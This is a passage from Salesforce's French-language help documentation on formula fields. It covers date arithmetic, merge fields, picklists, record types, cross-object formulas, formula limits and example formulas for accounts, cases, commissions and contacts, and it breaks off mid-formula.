Disponible avec : **Toutes** les éditions

- Les dates et les heures sont toujours calculées dans le fuseau horaire de l'utilisateur.
- Les champs de date et date/heure ne sont pas interchangeables. Le nom seul ne peut pas indiquer si un champ est de date ou de date/heure. Par exemple, les champs `Date de création` et `Date de dernière modification` sont des champs de date/heure, tandis que le champ `Date de dernière activité` est un champ de date. Utilisez la fonction DATEVALUE pour convertir un champ de date/heure en champ de date.

  Remarque: Les champs `Date de création` et `Date de dernière modification` affichent uniquement la date, pas la date et l'heure.

- Utilisez des opérateurs d'addition et de soustraction avec les champs de date ou de date/heure pour calculer la durée. Par exemple, soustrayez une date d'une autre pour calculer le nombre de jours qui les sépare. De même, vous pouvez soustraire la date/heure d'une autre date/heure pour obtenir la valeur en nombre de jours qui les sépare. Pour des suggestions d'utilisation, reportez-vous à NOW ou TODAY.
- Utilisez des opérateurs d'addition et de soustraction avec des nombres pour renvoyer une autre date ou date/heure. Par exemple, `{!CreatedDate} + 5` calcule la date et l'heure cinq jours après la date de création de l'enregistrement. Notez que l'expression renvoie le même type de date que le type donné. Un champ de date plus ou moins un nombre renvoie une date, et un champ de date/heure plus ou moins un nombre renvoie une date/heure.
- Lors d'un calcul de dates à l'aide de fractions, Salesforce ignore tous les chiffres après la virgule. Par exemple :

  `TODAY() + 0.7` est égal à `TODAY() + 0`, qui est la date du jour.

  `TODAY() + 1.7` est égal à `TODAY() + 1`, qui est la date du lendemain.

  `TODAY() + (-1.8)` est égal à `TODAY() + (-1)`, qui est la date du jour précédent.

- Pour calculer d'abord la valeur de deux fractions, regroupez-les entre parenthèses. Par exemple :

  `TODAY() + 0.5 + 0.5` est égal à `TODAY() + 0 + 0`, qui est la date du jour.

  `TODAY() + (0.5+0.5)` est égal à `TODAY() + 1`, qui est la date du lendemain.

- Les années ne peuvent pas être égales à zéro et doivent être comprises entre -4713 et 9999.

CONSULTER ÉGALEMENT :

Conseils relatifs à l'élaboration de formules

## Conseils relatifs à l'utilisation de champs de fusion dans des formules

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

- Les administrateurs délégués doivent avoir accès aux objets personnalisés pour pouvoir accéder aux champs de fusion des objets à partir de formules.
- Dans des formules de compte, tous les champs des comptes professionnels sont disponibles en tant que champs de fusion. Toutefois, certains champs de compte réservés aux comptes personnels, tels que `Date de naissance` et `E-mail`, ne sont pas disponibles.
- Vous ne pouvez pas utiliser des champs de formule qui incluent des champs de fusion d'objet associé dans des champs récapitulatifs.
- Les formules et les champs récapitulatifs de cumul ne peuvent pas référencer des champs dans des objets externes.
- L'utilisation de `RecordType.Id` peut réduire la lisibilité de votre formule. Lorsque vous l'utilisez, rédigez des commentaires en ligne dans la formule pour clarifier cette variable.
- Pour déterminer si un enregistrement est une tâche ou un événement, utilisez le champ de fusion `IsTask`. Par exemple :

```
IF(IsTask, "This is a task", "This is an event")
```

- Pour référencer l'identifiant unique de votre organisation Salesforce dans une formule, insérez le champ de fusion `$Organization.Id`. Ce champ de fusion peut s'afficher à tout emplacement qui contient des champs de formule, à l'exception des rapports.
- Certains champs de fusion s'affichent sous la forme de case d'option, mais ils fonctionnent comme des champs de liste de sélection lorsqu'ils sont référencés dans une formule.

  Utilisez les valeurs « Lire », « Modifier » et « Aucun » dans une formule pour référencer :

  - $UserRole.CaseAccessForAccountOwner
  - $UserRole.OpportunityAccessForAccountOwner
  - CaseAccessLevel (dans Territoire)
  - OpportunityAccessLevel (dans Territoire)

  Utilisez les valeurs « Lire », « Modifier » et « Tous » dans une formule pour référencer :

  - AccountAccessLevel (dans Territoire)

- Si vous créez un champ de formule de contacts qui référence des champs de fusion de compte, ce champ peut être inclus dans des présentations de page de contact mais il ne doit pas être inclus dans des présentations de pages de comptes personnels. Le champ de formule affiche une valeur `#Error` dans la page comptes personnels.

CONSULTER ÉGALEMENT :

Conseils relatifs à l'élaboration de formules

## Conseils relatifs à l'utilisation de champs de formule numériques

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

- Utilisez la version décimale d'un pourcentage lorsque vous utilisez des champs de pourcentage dans des formules. Par exemple, `IF(Probability =1...)` pour 100 % de probabilité ou `IF(Probability =0.9...)` pour 90 % de probabilité.
- Dans les formules, faites référence aux champs de numérotation automatique à l'aide de champs texte.
- La sortie de votre formule doit être inférieure à 19 chiffres.

- Les formules peuvent contenir une combinaison de chiffres, de pourcentages et de devises comme dans l'exemple ci-dessous : `CAannuel / NombreEmployes`.
- Salesforce utilise la règle de l'arrondi à l'entier supérieur le plus proche pour les chiffres des champs de formule. Par exemple, 12,345 devient 12,35 et –12,345 devient -12.34.

CONSULTER ÉGALEMENT :

Conseils relatifs à l'élaboration de formules

## Conseils relatifs à l'utilisation de champs de formule de liste de sélection et de liste à sélection multiple

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

- Les champs de liste de sélection peuvent être utilisés uniquement dans les fonctions suivantes :
  - ISPICKVAL : compare la valeur d'une liste de sélection à une valeur unique.
  - CASE : compare la valeur d'une liste de sélection à plusieurs valeurs.
  - TEXT : convertit une valeur de liste de sélection en valeur de texte pour pouvoir l'utiliser dans des fonctions qui prennent en charge les valeurs de texte, par exemple CONTAINS (disponible uniquement dans les ressources de formule de flux, les champs de formule, les règles de validation et les mises à jour de champ de workflow).
- La fonction TEXT renvoie toujours des valeurs de listes de sélection dans la langue principale de votre entreprise, pas dans la langue de l'utilisateur actuel.
- Les champs de liste à sélection multiple peuvent être utilisés uniquement dans les fonctions suivantes :
  - INCLUDES
  - ISBLANK
  - ISNULL
  - ISCHANGED (uniquement dans les règles d'attribution, les règles de validation, les mises à jour de champ de workflow et les règles de workflow dans lesquelles le critère d'évaluation est définit sur **Évaluer la règle lorsqu'un enregistrement est : créé, et à chaque modification**).
  - PRIORVALUE (uniquement dans les règles d'attribution, les règles de validation, les mises à jour de champ de workflow et les règles de workflow dans lesquelles le critère d'évaluation est définit sur **Évaluer la règle lorsqu'un enregistrement est : créé, et à chaque modification**).

CONSULTER ÉGALEMENT :

Conseils relatifs à l'élaboration de formules

## Conseils relatifs au référencement de types d'enregistrement dans les formules

Référencez les types d'enregistrement dans des formules si vous souhaitez appliquer des règles de workflow, des règles de validation et des filtres de recherche à d'autres types d'enregistrement. Par exemple, vous pouvez :

- Créez une règle de workflow sur des comptes qui envoie un e-mail à d'autres équipes en fonction du type d'enregistrement de compte sélectionné par l'utilisateur lors de la création du compte.
- Créer une règle de validation dans des opportunités, qui autorise uniquement les membres de l'équipe commerciale d'Amérique du Nord à enregistrer des opportunités avec le type d'enregistrement Domestique.

Si possible, utilisez `RecordTypeId` au lieu de `RecordType.Name` pour référencer un type d'enregistrement spécifique. Bien que `$RecordType.Id` génère une formule plus lisible, vous devez mettre à jour la formule si le nom du type d'enregistrement change, alors que l'ID d'un type d'enregistrement ne change jamais. De plus, `RecordType.Name` nécessite une référence inter-objets au type d'enregistrement, contrairement à `RecordTypeId`. Cependant, si vous développez des formules entre des organisations (par exemple, entre des environnements sandbox et production), utilisez `RecordType.Name`, car les ID sont différents d'une organisation à l'autre.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Types d'enregistrement disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Évitez d'utiliser `$RecordType` dans les formules, sauf dans les formules de valeur par défaut. À la place, utilisez le champ de fusion `RecordType` (par exemple, `Account.RecordType.Name`) ou le champ `RecordTypeId` dans l'objet.

CONSULTER ÉGALEMENT :

Conseils relatifs à l'élaboration de formules

## Conseils relatifs à l'utilisation de champs de formule de texte

- Avant d'utiliser la fonction HYPERLINK, tenez compte de la différence entre les liens hypertexte et les liens personnalisés.
  - Les champs de formule de lien hypertexte sont semblables aux autres champs personnalisés que vous pouvez afficher dans les vues de listes et les rapports.
  - Les liens personnalisés s'affichent dans une section prédéfinie des pages de détail. Les champs de formule de lien hypertexte peuvent s'afficher à l'emplacement de votre choix dans une page de détail.
  - Avec les liens personnalisés, vous pouvez spécifier l'affichage de propriétés telles que la position de fenêtre et l'ouverture dans une fenêtre contextuelle séparée. Les champs de formule de lien hypertexte s'ouvrent dans une nouvelle fenêtre par défaut du navigateur, ou dans une fenêtre ou un cadre différent que vous spécifiez.
  - Vos formules peuvent référencer des liens personnalisés. Avant de supprimer un lien personnalisé, assurez-vous qu'il n'est pas référencé dans un champ de formule.
  - Les champs de formule de lien hypertexte qui contiennent des URL relatives vers des pages Salesforce, par exemple `/rpt/reportwizard.jsp`, peuvent être ajoutés à des vues de listes, à des rapports et à des listes associées. Cependant, utilisez une URL complète comprenant le nom du serveur et `https://` dans votre formule de lien hypertexte afin de l'ajouter à une présentation de recherche. Les champs de formule ne sont pas disponibles dans les présentations de résultats de recherche.
- Pour insérer un texte dans votre champ de formule, placez-le entre guillemets. Par exemple, pour afficher « REQUÊTE : 123 », utilisez la formule suivante `"REQUÊTE : "& CaseNumber__c`.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

- Placez le caractère barre oblique inversée (\) avant un guillemet, ou une barre oblique inversée pour l'insérer en tant que valeur littérale dans votre sortie. Par exemple, `"Probleme\\Requete \"Ticket\" : "` dans votre formule s'affiche Probleme\Requete "Ticket" : dans la page de détail.

CONSULTER ÉGALEMENT :

Conseils relatifs à l'élaboration de formules

## Que sont les formules inter-objets ?

Les *formules inter-objets* sont des formules qui couvrent deux objets associés et référencent des champs fusionnés dans ces objets. Les formules inter-objets peuvent référencer des champs de fusion à partir d'un objet principal (parent) si un objet existe du côté détails d'une relation principal-détails. Les formules inter-objets fonctionnent également avec les relations de recherche.

Vous pouvez référencer des champs à partir d'objets séparés par 10 relations. Les formules inter-objets sont disponibles partout où des formules sont utilisées, sauf lors de la création de valeurs par défaut.

**Remarque:** Si vous créez une formule qui fait référence à un champ d'un autre objet et que vous l'affichez dans votre présentation de page, les utilisateurs peuvent afficher le champ même s'ils n'ont pas accès à l'enregistrement de cet objet. Par exemple, si vous créez un champ de formule sur l'objet Requête qui fait référence à un champ de compte, et que vous affichez ce champ de formule dans la présentation de page de la requête, les utilisateurs peuvent afficher ce champ même s'ils n'ont pas accès à l'enregistrement du compte.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

Élaboration de formules inter-objets sous l'onglet Formule simple

Élaboration de formules inter-objets sous l'onglet Formule avancée

Conseils relatifs à la création de formules inter-objets

CONSULTER ÉGALEMENT :

Création d'un champ de formule

## Élaboration de formules inter-objets sous l'onglet Formule simple

Pour créer une formule inter-objets lors de sa conception sous l'onglet Formule simple, saisissez les noms de relation des objets auxquels vous étendez la formule, suivis du champ que vous souhaitez référencer. Séparez les noms de relation de chaque objet et le champ par des points.

**Exemple:** Par exemple, saisissez `Contact.Compte.Nom` pour référencer le `Nom du compte` d'un contact associé à une requête dans un champ de formule de l'objet Requête. Assurez-vous d'utiliser les noms de relation des objets, pas les étiquettes. Bien que le nom de relation est souvent identique au nom de l'objet, il correspond techniquement au nom du champ de relation.

Pour référencer le nom de compte parent depuis l'objet Compte, la syntaxe est `Parent.Nom`, pas `Compte.Nom`. Lors du référencement d'un objet personnalisé, ajoutez deux traits de soulignement et la lettre *r* à son nom. Par exemple, `Poste__r.title__c` référence le champ `Fonction (title__c)` dans un objet personnalisé Poste.

**Remarque:** Si vous créez une formule qui fait référence à un champ d'un autre objet et que vous l'affichez dans votre présentation de page, les utilisateurs peuvent afficher le champ même s'ils n'ont pas accès à l'enregistrement de cet objet. Par exemple, si vous créez un champ de formule sur l'objet Requête qui fait référence à un champ de compte, et que vous affichez ce champ de formule dans la présentation de page de la requête, les utilisateurs peuvent afficher ce champ même s'ils n'ont pas accès à l'enregistrement du compte.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour créer ou modifier des formules inter-objets :
- Personnaliser l'application

CONSULTER ÉGALEMENT :

Élaboration de formules inter-objets sous l'onglet Formule avancée

Que sont les formules inter-objets ?

## Élaboration de formules inter-objets sous l'onglet Formule avancée

Pour créer une formule inter-objets lors de sa conception sous l'onglet Formule avancée, ou pour des approbations ou des règles telles que workflow, validation, attribution, réponse automatique ou règles de hiérarchisation, cliquez sur **Insérer un champ** puis sur l'objet associé pour répertorier ses champs. Les objets associés sont indiqués par un signe « > ».

**Remarque:** Si vous créez une formule qui fait référence à un champ d'un autre objet et que vous l'affichez dans votre présentation de page, les utilisateurs peuvent afficher le champ même s'ils n'ont pas accès à l'enregistrement de cet objet. Par exemple, si vous créez un champ de formule sur l'objet Requête qui fait référence à un champ de compte, et que vous affichez ce champ de formule dans la présentation de page de la requête, les utilisateurs peuvent afficher ce champ même s'ils n'ont pas accès à l'enregistrement du compte.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour créer ou modifier des formules inter-objets :
- Personnaliser l'application

**Exemple:** La valeur du champ de fusion `Profil.Nom` diffère en fonction du contexte du champ de la formule inter-objets qui le référence. Dans les pages de détails, la valeur est le nom du profil, comme prévu. Cependant, dans les vues de liste et les rapports, la valeur correspond à la valeur interne du profil associé. Si vous utilisez la valeur `Profile.Name` dans une formule, utilisez-la dans une fonction `OR` pour vous assurer que la formule renvoie toujours le résultat voulu. Par exemple :

```
IF
     (OR
          (LastModifiedBy.Profile.Name = "Standard User", LastModifiedBy.Profile.Name
 = "PT2"),
     "Standard", "Not Standard")
```

Aucune des valeurs ci-dessus ne s'applique aux noms de profils référencés par la variable globale `$Profile`.

CONSULTER ÉGALEMENT :

Élaboration de formules inter-objets sous l'onglet Formule simple

Que sont les formules inter-objets ?

## Conseils relatifs à la création de formules inter-objets

- Les formules inter-objets qui référencent des champs de devise convertissent la valeur dans la devise de l'enregistrement contenant la formule. Si le champ de devise référencé correspond à un paramètre personnalisé, la valeur du champ n'est pas convertie dans la devise de l'enregistrement.
- Salesforce autorise au maximum 10 relations uniques par objet dans des formules inter-objets. La limite est cumulée dans tous les champs de formule, les règles et les filtres de recherche. Par exemple, si deux formules différentes dans des opportunités référencent deux champs différents d'un compte associé, une seule relation unique existe (des opportunités vers les comptes).
- Vous ne pouvez pas référencer des formules inter-objets dans des champs récapitulatifs de cumul.
- Dans les formules inter-objets, vous ne pouvez pas référencer des champs de fusion pour des objets associés à des activités. Par exemple, les champs de fusion de contacts et de comptes ne sont pas disponibles dans les formules de tâche et d'événement.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions


### Utilisation du champ Propriétaire

Certains objets prennent en charge différent types d'objet pour le champ Propriétaire, notamment Utilisateur, File d'attente ou Calendrier. Dans les objets qui prennent en charge ce comportement, lors de la création de formule inter-objets utilisant Propriétaire, vous devez définir de façon explicite le type de propriétaire que vous référencez.

Par exemple, si vous avez besoin de l'e-mail du propriétaire et que vous n'utilisez pas de file d'attente, votre formule est `Owner:User.Email`. Si vous utilisez des files d'attente, votre formule peut être :

```
IF( ISBLANK( Owner:User.Id ), Owner:Queue.QueueEmail, Owner:User.Email )
```

Voici comment sélectionner des champs d'objet Propriétaire dans une piste sous l'onglet Formule avancé :




### Remarque:

- Les références de propriétaire ne sont pas prises en charge dans les pages Visualforce. Par exemple, dans une page avec Requête en tant que contrôleur, vous ne pouvez pas inclure `{!Case.Owner:User.FirstName}`. Vous pouvez toutefois inclure une formule d'étendue existante dans une page Visualforce. Par exemple, si vous avez une formule de texte personnalisée `MyFormula__c` dans une requête avec la valeur `Owner:User.FirstName`, vous pouvez inclure `{!Case.MyFormula__c}` dans votre page Visualforce.
- Les références de propriétaire ne sont pas prises en charge dans l'objet File d'attente. Par exemple, vous ne pouvez pas référencer `Owner:Queue.Owner.Email`.
- Si votre formule inclut `Owner:User.`***`fieldname`*** et `Owner:Queue.`***`fieldname`***, les deux sont prises en compte dans la limite de 10 relations uniques par objet dans des formules inter-objets.
- Dans les objets qui ne prennent pas en charge Files d'attente, Utilisateur est implicite lors de la référence de Propriétaire. Votre formule doit être `Owner.`***`fieldname`***, pas `Owner:User.`***`fieldname`***.

#### Utilisation de `Profile.Name`

La valeur du champ de fusion `Profil.Nom` diffère en fonction du contexte du champ de la formule inter-objets qui le référence. Dans les pages de détails, la valeur est le nom du profil, comme prévu. Cependant, dans les vues de liste et les rapports, la valeur correspond à la valeur interne du profil associé. Si vous utilisez la valeur `Profile.Name` dans une formule, utilisez-la dans une fonction `OR` pour vous assurer que la formule renvoie toujours le résultat voulu. Par exemple :

```
IF
      (OR
           (LastModifiedBy.Profile.Name = "Standard User", LastModifiedBy.Profile.Name =
"PT2"),
     "Standard", "Not Standard")
```

Aucune des valeurs ci-dessus ne s'applique aux noms de profils référencés par la variable globale `$Profile`.

CONSULTER ÉGALEMENT :

Élaboration de formules inter-objets sous l'onglet Formule avancée

Que sont les formules inter-objets ?

# Limitations et restrictions des champs de formule

Avant de créer des champs de formule, prenez connaissance de leurs limitations.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

- Les champs de formule font l'objet des limitations suivantes.
  - Limitation en caractères : les champs de formule peuvent contenir jusqu'à 3 900 caractères, espaces, retours chariot et commentaires inclus. Si votre formule nécessite davantage de caractères, créez des champs de formule séparés puis référencez-les dans un autre champ de formule.

    Remarque: Le nombre maximal de caractères affichés après l'évaluation d'une expression de formule est 1 300.

  - Limitation en taille de sauvegarde : les champs de formule ne peuvent pas dépasser 4 000 octets une fois enregistrés. La taille de sauvegarde est différente du nombre de caractères si vous utilisez des caractères à plusieurs octets dans votre formule.
  - Limitation en taille de compilation : les champs de formule ne peuvent pas dépasser 5 000 octets une fois compilés. La taille de compilation correspond à la taille de la formule (en octets) qui comprend les champs, les valeurs et les formules qu'elle référence. Aucune relation directe n'existe entre la taille de compilation et la limite en caractères. Certaines fonctions, telles que TEXT, DATEVALUE, DATETIMEVALUE et DATE, augmentent considérablement la taille de compilation.

  Conseil: Pour des conseils d'ajustement des formules afin d'éviter ces limitations, reportez-vous à *Conseils relatifs à la réduction de la taille des formules*

- Les formules de valeur par défaut d'un type d'enregistrement peuvent référencer uniquement des champs de ce type d'enregistrement. Cependant, les champs de formule et les formules d'approbations et de règles d'un type d'enregistrement peuvent référencer des champs pour ce type d'enregistrement ainsi que tous les enregistrements associés via une référence ou une relation principal-détails. Par exemple, une formule de règle de validation sur des opportunités peut référencer des champs de fusion de comptes ou de campagnes en tant qu'opportunités, et un champ de formule sur des comptes peut référencer des champs de requêtes.
- Vous ne pouvez pas utiliser des champs de zone de texte longue, cryptés ou de `Description` dans des formules.
- La valeur d'un champ ne peut pas dépendre d'une autre formule qui la référence.
- Vous ne pouvez pas supprimer des champs référencés dans des formules. Retirez le champ de la formule avant de le supprimer.
- Les champs de statistiques de campagne ne peuvent pas être référencés dans des formules pour des mises à jour de champs, des processus d'approbation, des règles de workflow ou des règles de validation, mais ils peuvent être référencés dans des champs de formule personnalisés.

CONSULTER ÉGALEMENT :

Conseils relatifs à l'élaboration de formules

Création d'un champ de formule

# Exemples de champs de formule avancée

Consultez les exemples de champs de formule pour divers types d'application, que vous pouvez utiliser et modifier selon vos besoins.

Ce document contient des exemples de formule avancée pour les rubriques suivantes. Pour plus d'informations sur l'utilisation des fonctions contenues dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.


- Exemples de formules de gestion de comptes
- Exemples de formules de services médias de compte
- Exemples de formules de gestion de requêtes
- Exemples de formules de calcul de commission
- Exemples de formules de gestion de contacts
- Exemples de formules de classification des données
- Exemples de formules de date
- Exemples de formules de remise
- Exemples de formules de services des employés
- Exemples de formules de suivi des dépenses
- Exemples de formules de calcul financier
- Exemples de formules de lien d'image
- Exemples de formules de lien d'intégration
- Exemples de formules de gestion de pistes
- Exemples de formules de métriques
- Exemples de formules de gestion d'opportunités
- Exemples de formules de tarification
- Exemples de formules de calcul du score


CONSULTER ÉGALEMENT :


- Formules : Comment puis-je... ?
- Conseils relatifs à l'élaboration de formules


Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour afficher les détails d'un champ de formule :
- Afficher la configuration

Pour créer, modifier ou supprimer des champs de formule :
- Personnaliser l'application

## Exemples de formules de gestion de comptes

Pour plus d'informations sur l'utilisation des fonctions contenues dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

### Notation du compte

Cette formule évalue les `Chiffre d'affaires annuel`, `Pays de facturation` et `Type`, et attribue une valeur « Hot », « Warm » ou « Cold ».

```
IF (AND (AnnualRevenue > 10000000,
CONTAINS (CASE (BillingCountry, "United States", "US", "America", "US", "USA", "US", "NA"),
 "US")),
IF(ISPICKVAL(Type, "Manufacturing Partner"), "Hot",
IF(OR (ISPICKVAL (Type, "Channel Partner/Reseller"),
ISPICKVAL(Type, "Installation Partner")), "Warm", "Cold")),
"Cold")
```

Vous pouvez également référencer ce champ de formule Notation du compte depuis l'objet contact en utilisant des formules inter-objets.

```
Account.Account_Rating__c
```

### Région du compte

Cette formule renvoie une valeur de texte « Nord », « Sud », « Est », « Ouest » ou « Centre » en fonction du `Département/Région de facturation` du compte.

```
IF(ISBLANK(BillingState), "None",
IF(CONTAINS("AK:AZ:CA:HA:NV:NM:OR:UT:WA", BillingState), "West",
IF(CONTAINS("CO:ID:MT:KS:OK:TX:WY", BillingState), "Central",
IF(CONTAINS("CT:ME:MA:NH:NY:PA:RI:VT", BillingState), "East",
IF(CONTAINS("AL:AR:DC:DE:FL:GA:KY:LA:MD:MS:NC:NJ:SC:TN:VA:WV", BillingState), "South",
IF(CONTAINS("IL:IN:IA:MI:MN:MO:NE:ND:OH:SD:WI", BillingState), "North", "Other"))))))
```

### Ancienneté des contrats

Cette formule calcule le nombre de jours écoulés depuis l'activation d'un contrat avec un compte. Si le `Statut` du contrat n'est pas « Activé », ce champ est vide.

```
IF(ISPICKVAL(Contract_Status__c, "Activated"),
NOW() - Contract_Activated_Date__c, null)
```

## Exemples de formules de services médias de compte

Pour plus d'informations sur l'utilisation des fonctions contenues dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

### Recherche dans les actualités de la BBC™

Cette formule crée un lien vers un site de recherche dans les actualités de la BBC basées sur le `Nom du compte`.

```
HYPERLINK(
"http://www.bbc.co.uk/search/news/?q="&Name,
"BBC News")
```

### Recherche dans les actualités Bloomberg™

Cette formule crée un lien vers le symbole d'un compte sur le site Web Bloomberg.

```
HYPERLINK(
"http://www.bloomberg.com/markets/symbolsearch?query="&TickerSymbol,
"Bloomberg News")
```

### Recherche dans les actualités CNN™

Cette formule crée un lien vers un site de recherche dans les actualités CNN en utilisant le `Nom du compte`.

```
HYPERLINK(
"http://http://www.cnn.com/search/?query="&Name,
"CNN News")
```

### Recherche dans MarketWatch™

Cette formule crée un lien vers le symbole d'un compte sur le site Web Marketwatch.com.

```
HYPERLINK(
"http://www.marketwatch.com/investing/stock/"&TickerSymbol,
"Marketwatch")
```

### Recherche dans Google™

Cette formule crée un lien vers un site de recherche Google en utilisant le `Nom du compte`.

```
HYPERLINK(
"http://www.google.com/#q="&Name,
"Google")
```

### Recherche dans les actualités Google

Cette formule crée un lien vers un site de recherche dans les actualités Google en utilisant le `Nom du compte`.

```
HYPERLINK(
"http://news.google.com/news/search?en&q="&Name,
"Google News")
```

### Recherche dans Yahoo!™

Cette formule crée un lien vers un site de recherche Yahoo! en utilisant le `Nom du compte`.

```
HYPERLINK(
"http://search.yahoo.com/search?p="&Name,
"Yahoo Search")
```

### Yahoo! Recherche d'informations

Cette formule crée un lien vers un site de recherche dans les actualités Yahoo! en utilisant le `Nom du compte`.

```
HYPERLINK(
"http://news.search.yahoo.com/search/news?p="&Name,
"Yahoo News")
```

## Exemples de formules de gestion de requêtes

Pour plus d'informations sur l'utilisation des fonctions contenues dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

### Numérotation automatique

Cette formule crée un champ de numéro de téléphone représenté par un lien. Un clic sur ce lien compose automatiquement le numéro de téléphone. Dans cet exemple, remplacez les valeurs « `servername` » et « `call` » respectivement par le nom de votre dispositif de numérotation et la commande utilisée pour composer le numéro. Le champ de fusion `Id` insère l'identifiant de l'enregistrement du contact, de la piste ou du compte. Le premier champ de fusion `Téléphone` transmet le numéro à composer au dispositif de numérotation. Le dernier champ de fusion `Téléphone` utilise la valeur du champ `Téléphone` sous de forme de lien sur lequel l'utilisateur clique pour composer le numéro.

```
HYPERLINK("http://servername/call?id=" & Id & "&phone=" &
                      Phone, Phone)
```

### Classification des requêtes

Cette formule affiche une valeur de texte « ROUGE », « JAUNE» ou « VERT » en fonction de la valeur du champ de texte personnalisé d'ancienneté des requêtes.

```
IF(DaysOpen__c > 20, "RED",
IF(DaysOpen__c > 10, "YELLOW",
"GREEN") )
```

### Suivi du renseignement des données de requête

Cette formule calcule le pourcentage de champs personnalisés spécifiques contenant des données. La formule vérifie les valeurs de deux champs numériques personnalisés : `Nombre de problèmes` et `Nombre de sévérités`. Si les champs sont vides, la formule renvoie la valeur « 0 ». La formule renvoie « 1 » pour chaque champ contenant une valeur et multiplie ce total par cinquante pour obtenir le pourcentage de champs contenant des données.

```
(IF(ISBLANK(Problem_Num__c), 0, 1) + IF(ISBLANK(Severity_Num__c ), 0,1)) * 50
```

### Invites d'agent suggérées

Cette formule affiche des offres commerciales croisées pour un agent en fonction des achats passés.

```
CASE(Product_Purch__c,
"Printer", "Extra toner cartridges", "Camera", "Memory cards",
"Special of the day")
```

### Offres suggérées

Cette formule suggère un produit en fonction de l'historique du support d'un revendeur d'ordinateurs. Lorsque le champ personnalisé `Problème` correspond à un champ, le champ de formule renvoie une suggestion.

```
CASE(Problem__c,
"Memory", "Suggest new memory cards", "Hard Drive failure", "Suggest new hard drive with
tape backup",
"")
```

## Exemples de formules de calcul de commission

Pour plus d'informations sur l'utilisation des fonctions contenues dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

### Montants de commissions d'opportunités

La formule simple ci-dessous utilise une commission basée sur un taux 2 % du `Montant` de l'opportunité.

```
IF(ISPICKVAL(StageName, "Closed Won"),
  ROUND(Amount *0.02, 2), 0)
```

Cet exemple calcule le montant de la commission de toutes les opportunités à l'étape « Close gagnée ». La valeur de ce champ est égale au montant multiplié par 0.02 pour toute opportunité close/gagnée. Pour les opportunités ouvertes ou perdues, la valeur de la commission est zéro.

### Taille d'affaire de la commission

Cette formule calcule un taux de commission en fonction d'une taille d'affaire, en renvoyant un taux de commission de 9 % pour des affaires de plus de 100 000 et de 8 % pour des affaires moins importantes.

```
IF(Amount > 100000, 0.09, 0.08 )
```

### Commission supérieure ou égale à

Cette formule attribue la valeur « OUI » lorsque la commission est supérieure ou égale à un million. Notez qu'il s'agit d'un champ de formule de texte qui utilise un champ de devise personnalisé appelé `Commission`.

```
IF(Commission__c >=
                    1000000, "YES", "NO")
```

### Commission maximale

Cette formule détermine la commission à consigner pour un actif selon la valeur la plus importante entre : le pourcentage de commission sur le prix pour l'utilisateur, le prix multiplié par le pourcentage de remise du compte ou 100 €. Cet exemple considère que vous disposez de deux champs de pourcentage personnalisés sur les utilisateurs et les actifs.

```
MAX($User.Commission_Percent__c * Price,
  Price * Account_Discount__c, 100)
```

## Exemples de formules de gestion de contacts

Pour plus d'informations sur l'utilisation des fonctions contenues dans ces exemples, reportez-vous à Opérateurs et fonctions de formule à la page 4902.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

### Pourcentage de remise de compte du contact

Cette formule de pourcentage affiche le champ `Pourcentage de remise` du compte dans la page des contacts.

```
Account.Discount_Percent__c
```

### Nom de compte du contact

Cette formule affiche le champ standard `Nom du compte` dans la page des contacts.

```
Account.Name
```

### Téléphone du compte du contact

Cette formule affiche le champ standard `Téléphone du compte` dans la page des contacts.

```
Account.Phone
```

### Notation du compte du contact

Cette formule affiche le champ standard `Notation du compte` dans la page des contacts.

```
CASE(Account.Rating, "Hot", "Hot", "Warm", "Warm", "Cold", "Cold", "Not Rated")
```

### Site Web du compte du contact

Cette formule affiche le champ standard `Site Web du compte` dans la page des contacts.

```
Account.Website
```

Si l'URL du site Web du compte est longue, utilisez la fonction HYPERLINK pour afficher une étiquette de type « Cliquez ici » au lieu de l'URL. Par exemple :

```
IF(Account.Website="", "",
 IF(
  OR(LEFT(Account.Website, 7) = "http://",LEFT(Account.Website, 8) = "https://"),
